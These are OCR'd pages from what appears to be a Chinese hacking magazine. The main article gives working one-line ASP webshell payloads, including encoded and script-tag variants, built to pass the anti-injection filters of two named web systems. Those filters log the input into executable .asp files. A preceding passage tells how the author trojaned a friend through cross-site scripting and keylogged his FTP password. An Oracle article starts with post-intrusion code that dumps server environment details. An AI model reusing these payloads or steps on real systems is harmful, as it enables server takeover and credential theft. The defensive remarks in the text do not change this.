


图 5

修补的方法就是把特殊字符过滤掉，**username=replace(trim(request("username")),"'","")**，**password=replace(trim(request("password")),"'","")**。同样，我们也要对本地提交的方法进行限制。

以上就是它的三个漏洞，我们进入了后台，但是有点可惜的是后台的功能太简陋了，没有获取 Webshell 的条件，如果有哪位大虾有方法拿到 Webshell 还希望分享一下。我来说一下自己最终拿到 Webshell 的过程，我是直接在留言的地方挂了一只免杀的马，用了几个漏洞的组合，然后叫朋友去看我给他的留言，说有跨站漏洞，在挂马的时候，我又弄了一个弹出窗口的跨站语句。最终朋友就 P 颠 P 颠的跑上了我的鸽子，通过观察，在他登录 ftp 的时候键盘记录下了他的帐号和密码，这个花了我不少时间，最后发现他的帐号和密码居然是网站后台的登录帐号密码，早知道我就直接拿这个帐号密码去试 FTP 了，最后通过 FTP 上传 ASP 马才拿到 Webshell，整个测试也就算是结束了。我把 Webshell 的地址发给了他，叫他自己删除了就可以了。大家以后要注意一下，可以拿别人的后台帐号密码去试 FTP 帐号密码，说不定有意想不到的结果的。

（文章中涉及到的工具代码已经收录在光盘中）

文章难度：★★★★
文章阅读点：如何利用防注入程序的缺陷把一句话木马写入ASP文件中来得到Webshell

一句话木马在防注入程序中的利用

姜亚超／雕牌

由于目前黑客们对于网站的入侵基本上都会选择使用 SQL 注入攻击，所以程序员在编写程序的时候都普遍加入了防注入程序。有些防注入程序只要当入侵者提交了一些非法的参数，就会自动记录下对方的 IP 地址、提交的非法参数和动作等，同时也会把非法提交的数据写入系统中后缀为 ASP 的某个文件中，但正因为如此，却反而给了入侵者一个可利用的机会！

大家都知道，一句话木马就是利用程序过滤的不完全而写入的，按照这个思路我们是否可以在提交的非法参数中加入一句话木马，而当防注入程序记录下我们提交的数据，将数据自动写入 ASP 文件中时，就将一句话木马写入数据库，从而得到一个 Webshell 呢？答案是肯定的。但对于要写入的一句话木马如何绕过过滤的程序却是个难题。常见的一句话木马的格式为**<%execute request("a")%>**，而<%%>就很难绕过 HTML 的过滤。但是我们却可以通过别的方法来绕过，下面我将分别以二个系统来进行讲解。

一、西亚购物系统的利用和分析

该系统在安全方面的说明如下：西亚购物系统做了全面性的安全处理：' 数据库防下载处理、CONN 防止暴库处理、防止跨站脚本攻击、SQL 注入式攻击防范、禁止脱机浏览工具、前台登录验证码、后台登录验证码、会员密码 MD5 加密、管理员密码 MD5 加密、数据来源安全性监测、SQL 注入代码过滤、HTML 代码过滤及防护、管理员登录日志记录、攻击记录及恶意 IP 屏蔽、非法操作代码日志记录等。当我们在 ID 后面加上“'”提交的时候，就会触发防注入程序，如图 1。

可以看到这时已经转到 http://127.0.0.1/2005/Error.asp?allquery=id=381 这个页面上了，我们来看 conn.asp 文件中防注入的部分代码：

```
squery=lcase(Request.ServerVariables("QUERY_STRING"))
sURL=lcase(Request.ServerVariables("HTTP_HOST"))
allquery=squery+sURL
 if InStr(allquery,"%20")<>0 or InStr(allquery,"%27")<>0 or InStr(allquery,"'")<>0 or InStr(allquery,"%a1a1")<>0 or InStr(allquery,"%24")<>0 or InStr(allquery,"$")<>0 or InStr(allquery,"%3b")<>0 or InStr(allquery,
```




图 1

```
",")<>0 or InStr(allquery,":")<>0 or InStr(allquery,"%%")<>0 or InStr(allquery,"%3c")<>0 or InStr(allquery,"<")<>0 or InStr(allquery,">")<>0 or InStr(allquery,"--")<>0 or InStr(allquery,"sp_")<>0 or InStr(allquery,"xp_")<>0 or InStr(allquery,"exec")<>0 or InStr(allquery,"\")<>0 or InStr(allquery,"delete")<>0 or InStr(allquery,"dir")<>0 or InStr(allquery,"exe")<>0 or InStr(allquery,"select")<>0 or InStr(allquery,"Update")<>0 or InStr(allquery,"cmd")<>0 or InStr(allquery,"*")<>0 or InStr(allquery,"'")<>0 or InStr(allquery,"(")<>0 or InStr(allquery,")")<>0 or InStr(allquery,"+")<>0 or InStr(allquery,"copy")<>0 or InStr(allquery,"format")<>0 then%>
    <script Language="JavaScript">window.top.location.href="Error.asp?allquery=<%=allquery%>"</script>
    <%Response.End
    end if
```

提交的非法数据中如果包含以上被搜索到的字符串的话，就会自动跳转到Error.asp的页面去。而Error.asp文件的部分代码如下：

```
<% 记录非法操作代码日志
Ip=Request.ServerVariables("REMOTE_ADDR")
toppath = Server.Mappath("sia-log.asp")
Set fs = CreateObject("scripting.filesystemobject")
If Not Fs.FILEEXISTS(toppath) Then
Set Ts = fs.createtextfile(toppath, True)
Ts.close
end if
Set Ts= Fs.OpenTextFile(toppath,1)
Do While Not Ts.AtEndOfStream
Errorlog = Errorlog & Ts.ReadLine & chr(13) & chr(10)
loop
Ts.close
Errorlog =Errorlog & "<br>非法操作IP: "&request.serverVariables("remote_host") & " 非法操作代码: " & request("allquery") & " 非法操作时间: " & now()
Set Ts= Fs.OpenTextFile(toppath,2)
Ts.writeline (Errorlog)
Ts.Close
%>
```

当我们提交非法数据时，程序就会获取你的IP地址，并创建一个FSO对象，再利用FSO对象自动创建sia_log.asp文件，




图 2

并将非法提交的字符写入文件中。打开http://127.0.0.1/2005/sia-log.asp页面，则会看到文件记录下了我们刚才提交的数据，如图2。

那么，我们在这个页面的参数后插入一句话木马的话将会如何呢，如图3。




图 3

提交后没有弹出相应的对话框，说明没有写入sia-log.asp这个文件中，我们把地址换成http://127.0.0.1/2005/Error.asp?allquery=id=381再来试试，提交后终于弹出了我们希望看到的页面，如图4。




图 4

可是当我们再次打开sia-log.asp文件时，却看到小马被过滤成了**<execute request("a")>**，如图5。




图5

我们可以看到“%”被过滤掉了，而小写的a旁边的双引号也被转换了。好了，知道了这点，就可以重新构造我们的小马了。打开“注入字符转换器”这款小工具，把一句话木马加密成**%3C%25execute+request%28%22%61%22%29%25%3E**或转换成**<%25execute request(chr(97))%25>**，然后再分别进行提交。我们访问sia-log.asp文件，可以清楚的看到这两次提交的一句话木马都成功写入到sia_log.asp文件中了（大家可以仔细观察图6中两个小写的a旁边引号的区别）。打开http://127.0.0.1/2005/sia-log.asp，出现了“类型不匹配：'execute'”，这说明一句话木马已经寄身成功了，如图7。我们使用一句话木马的客户端进行接连，然后再上传就可以成功得到一个Webshell了。




图6

技术信息（用于支持人员）

- 错误类型：
  Microsoft VBScript 运行时错误 (0x800A000D)
  类型不匹配：'execute'
  /2005/sia-log.asp，第 15 行

- 浏览器类型：
  Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1)

图7

二、快乐视听音乐网 V4.0 版本系统的分析和利用

该系统加强了防SQL注入的功能，当在参数后提交非法数据时，系统会自动记录你的IP地址、提交的非法参数和动作等，然后系统就会屏蔽你的IP地址，让你无法访问该网站。我们先来看一下sql.asp防注入文件中的部分代码：

```
<%
'————————说明————————————
'SQL 防注入加强版
'————————数据库连接部分————————
dim dbkillSql,killSqlconn,connkillSql
dbkillSql="data/#sql.asp"
'On Error Resume Next
Set killSqlconn = Server.CreateObject("ADODB.Connection")
connkillSql="Provider=Microsoft.Jet.OLEDB.4.0;Data Source=" & Server.MapPath(dbkillSql)
killSqlconn.Open connkillSql
If Err Then
    err.Clear
    Set killSqlconn = Nothing
    Response.Write "数据库连接出错，请检查连接字串。"
    Response.End
End If

'————————定义部份————————————
Dim Fy_Post,Fy_Get,Fy_In,Fy_Inf,Fy_Xh,Fy_db,Fy_dbstr,Kill_IP,WriteSql
'自定义需要过滤的字串，用 "|" 分隔
Fy_In = "'|;|and|(|)|exec|insert|select|delete|update|count|*|%|chr|mid|master|truncate|char|declare"
Kill_IP=True
WriteSql=True
省略部份代码
```

在sql.asp文件中，对出现在“|”分隔中的字符进行了拦截：**Fy_In = "'|;|and|(|)|exec|insert|select|delete|update|count|*|%|chr|mid|master|truncate|char|declare"**。这说明只有在提交的数据里出现有“|”分隔的被过滤字符串，才会被防注入系统写入数据库中，而且是被写入到data目录中的#sql.asp文件中。正因为其数据库文件的后缀为.asp，所以可以被我们利用！同样的道理，当我们提交**<%execute request(chr(97))%>**时，“%”被过滤了，把一句话木马加密成**<%25execute request(chr(97))%25>**还是被过滤了，因为“%”还是存在。再把一句话木马改成**<script runat=server language=vbscript> eval request(chr(97))</script>**，这样整句中就没有出现“%”了，提交后成功的被写入了，如图8。

	SqlIn_FS	SqlIn_SJ
52	GET	4'
1	GET	4'
27	GET	4 <execute request(chr(97))>
34	GET	4 <execute request(chr(97))>
47	GET	4 <script runat=server language=vbscript>eval request(chr(97))</script>
36		

图8

然后我们使用一句话木马的客户端连接#sql.asp文件（记住要把“#”改为“%23”）就可以得到Webshell了。

三、总结

以上就是对这两个系统所出现的漏洞的简单分析和利用，当然这类系统也存在着其它方面的漏洞，诸如cookies注入、跨站等，而且网上使用这类防注入程序的系统还是比较多的。我认为在编写这类防注入程序时，不应该把恶意提交的数据写入到系统的文件中，这样才可以使防注入真正的达到其目的。

（文章中涉及到的代码以及注入字符转换器已经收录在光盘中）

在Oracle中利用UTL_FILE包读写文件

Mickey

文章难易度：★★★★★
文章内容：在Oracle中使用代码调用UTL_FILE来读写文件

一、为什么要访问文件系统？

当一台Oracle数据库服务器被人侵后，攻击者通常会浏览主机的文件，查找包含有敏感信息的文件，或者配合主机的WEB服务写入脚本类后门。对于读写主机的文件系统，Oracle提供了PL/SQL和JAVA两种方式来实现。本文我将演示利用UTL_FILE包来让Oracle用户读写文件系统。

二、利用UTL_FILE包读文件

读文件前先要知道文件具体的路径，可以利用猜测或针对WEB服务的脚本漏洞所暴露的路径缺陷来实现，也可以通过调用DBMS_SYSTEM包中的GET_ENV过程来递归系统的环境变量，但是这个过程并不返回系统环境变量中的PATH变量。实现的过程代码如下：

```
CREATE OR REPLACE PROCEDURE DUMP_ENV AS
BUFFER VARCHAR2(260);
BEGIN
SYS.DBMS_SYSTEM.GET_ENV('ORACLE_HOME',BUFFER);
DBMS_OUTPUT.PUT_LINE('ORACLE_HOME: '||BUFFER);
SYS.DBMS_SYSTEM.GET_ENV('ORACLE_SID',BUFFER);
DBMS_OUTPUT.PUT_LINE('ORACLE_SID: '||BUFFER);
SYS.DBMS_SYSTEM.GET_ENV('COMPUTERNAME',BUFFER);
DBMS_OUTPUT.PUT_LINE('COMPUTERNAME: '||BUFFER);
SYS.DBMS_SYSTEM.GET_ENV('OS',BUFFER);
DBMS_OUTPUT.PUT_LINE('OS: '||BUFFER);
SYS.DBMS_SYSTEM.GET_ENV('TEMP',BUFFER);
DBMS_OUTPUT.PUT_LINE('TEMP: '||BUFFER);
SYS.DBMS_SYSTEM.GET_ENV('WINDIR',BUFFER);
DBMS_OUTPUT.PUT_LINE('WINDIR: '||BUFFER);
SYS.DBMS_SYSTEM.GET_ENV('SYSTEMROOT',BUFFER);
DBMS_OUTPUT.PUT_LINE('SYSTEMROOT: '||BUFFER);
SYS.DBMS_SYSTEM.GET_ENV('PROGRAMFILES',BUFFER);
DBMS_OUTPUT.PUT_LINE('PROGRAMFILES: '||BUFFER);
```

```
        SYS.DBMS_SYSTEM.GET_ENV('COMSPEC',BUFFER);
        DBMS_OUTPUT.PUT_LINE('COMSPEC: '|| BUFFER);
        SYS.DBMS_SYSTEM.GET_ENV('PROCESSOR_ARCHITECTURE',BUFFER);
        DBMS_OUTPUT.PUT_LINE('PROCESSOR_ARCHITECTURE: '|| BUFFER);
SYS.DBMS_SYSTEM.GET_ENV('PROCESSOR_IDENTIFIER',BUFFER);
DBMS_OUTPUT.PUT_LINE('PROCESSOR_IDENTIFIER: '|| BUFFER);
END DUMP_ENV;
/
```

将上面的代码保存为DumpENV.sql，然后在SQLPLUS中使用@来载入。调用前记得使用“SET SERVEROUT ON”命令打开服务输出选项，否则是看不到执行结果的。具体效果如图1所示。

